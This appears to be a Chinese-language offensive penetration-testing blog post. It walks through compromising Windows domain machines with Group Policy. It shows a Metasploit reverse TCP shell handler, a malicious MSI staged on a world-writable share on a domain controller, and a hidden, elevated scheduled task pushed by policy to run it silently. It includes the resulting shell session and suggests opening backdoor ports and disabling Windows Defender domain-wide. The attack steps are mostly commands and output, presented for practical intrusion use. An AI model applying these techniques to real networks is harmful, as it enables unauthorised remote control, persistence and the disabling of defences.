
```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/x64/shell/reverse_tcp_rc4
payload => windows/x64/shell/reverse_tcp_rc4
msf exploit(multi/handler) > set lhost 192.168.137.146
lhost => 192.168.137.146
msf exploit(multi/handler) > set lport 8088
lport => 8088
msf exploit(multi/handler) > set rc4password klionsec
rc4password => klionsec
msf exploit(multi/handler) > set exitonsession false
exitonsession => false
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.137.146:8088
msf exploit(multi/handler) > jobs

Jobs
====

  Id  Name                    Payload                          Payload opts
  --  ----                    -------                          ------------
  0   Exploit: multi/handler  windows/x64/shell/reverse_tcp_rc4  tcp://192.168.137.146:8088

msf exploit(multi/handler) >
```

紧接着,还需要建个共享目录,创建流程如下,此处也是直接在图形界面下操作,到目标只读域控机器上去随便建个目录,然后让 everyone 可读写共享出去并启动如下三个服务,主要是因为等会儿则策略计划任务里,要放这个远程 bat 的路径,所以都得提前准备好




名称	描述	状态	启动类型	登录为
Special Administration Console Helper	允许管...		手动	本地系统
SPP Notification Service	提供软...		手动	本地服务
SSDP Discovery	当发现...	已启动	自动	本地服务
System Event Notification Service	监视系...	已启动	自动	本地系统
Task Scheduler	使用户...	已启动	自动	本地系统
TCP/IP NetBIOS Helper	提供 T...	已启动	自动	本地服务
Telephony	提供电...		手动	网络服务
Thread Ordering Server	提供特...		手动	本地服务
TP AutoConnect Service	ThinPr...		手动	本地系统
TP VC Gateway Service	ThinPr...		手动	本地系统
UPnP Device Host	允许 U...	已启动	自动	本地服务


名称	描述	状态	启动类型	登录为
Function Discovery Provider Host	FDPHOS...		手动	本地服务
Function Discovery Resource Publication	发布该...	已启动	自动	本地服务
Group Policy Client	该服务...	已启动	自动	本地系统
Health Key and Certificate Management	为网络...		手动	本地系统




之后,把我们的 bat 和 Tasks.msi 都放到共享目录里

\\SANGFOR-RODC\wwwdata









```
# dir \\SANGFOR-RODC\wwwdata
# type \\SANGFOR-RODC\wwwdata\install.bat
```

Bat 里的具体内容如下,其实就是专门用来触发执行我们 msi 的

```
# msiexec /quiet /i \\SANGFOR-RODC\wwwdata\Tasks.msi
```


最后,编辑策略,添加计划任务,注意,务必让计划任务隐藏并以高权限运行







此处的这个计划任务执行时间，可根据目标用户的登录习惯来定，比如，判断他大概几点上班，最好设置在他正常工作时间段内

```
# gpupdate /force
```




计划任务里的执行程序也就是我们刚刚准备好的那个 bat





这样一来，等目标用户下次重启系统重新登录时策略就会生效，计划任务便会在目标机器上自动创建，到时间会自动触发执行上线，如下




```
msf exploit(multi/handler) >
[*] Sending stage (340 bytes) to 192.168.137.146
[*] Command shell session 3 opened (192.168.137.146:8088 -> 192.168.137.146:44928) at 2019-12-26 12:53:31 +0800

msf exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3...

Microsoft Windows [版本 6.3.9600]
(c) 2013 Microsoft Corporation。保留所有权利。

C:\Windows\system32>query user
query user
 用户名                会话名             ID  状态    空闲时间   登录时间
 liugang               console             1  运行中      无     2019/12/26 12:28

C:\Windows\system32>whoami /user
whoami /user

用户信息
----------------

用户名          SID
============== ============================================
sangfor\sqladm S-1-5-21-416758730-819261412-3526601316-1191

C:\Windows\system32>
```

注：关于在域内利用策略下发的远程执行方式,远非仅限于此,此处也仅做 demo 演示,弟兄们可借助思路进行更多更深度的衍生变种利用,比如,你可以利用组策略在域内所有成员机上添加一条后期可用来横向的入站端口[135,445,5985...]规则[变相留后门],批量禁用域内成员机上的 windows defender 等等等...不再赘述

小结:

关于单域内常规定向渗透的大致利用过程到这儿基本就结束了,考虑到真实实战场景中的实用和易用性,其实,还有很多其他表面看似花哨的利用方式此处都并未提及,比如,Outlook 规则利用,各类漏洞利用...等等等,因为这些东西,在真实环境下的利用条件,通常比较理想化,甚至有些苛刻,有时很难把控,而且现有公开的 exp 很难满足自己的实际需求,需要深度大量重写各类 exp,工程量较大,时间成本较高,同时还要面临着各种免杀等诸多一系列问题,还是那句话,单对于渗透而言,技巧根本不再多,只要有一个能在关键时刻顶上去用,足矣,渗透追求的更多是高效,有针对性,能一刀毙命,绝不是为了把所有已知看似花哨的技巧都盲目的测一遍,这也是为什么平时要大量研究测试的原因,平时大量储备,打磨武器,实际用的时候,根本不用多想,根本不用再临时像过街老鼠一样到处找资料,节省时间

By klion

2019.3.6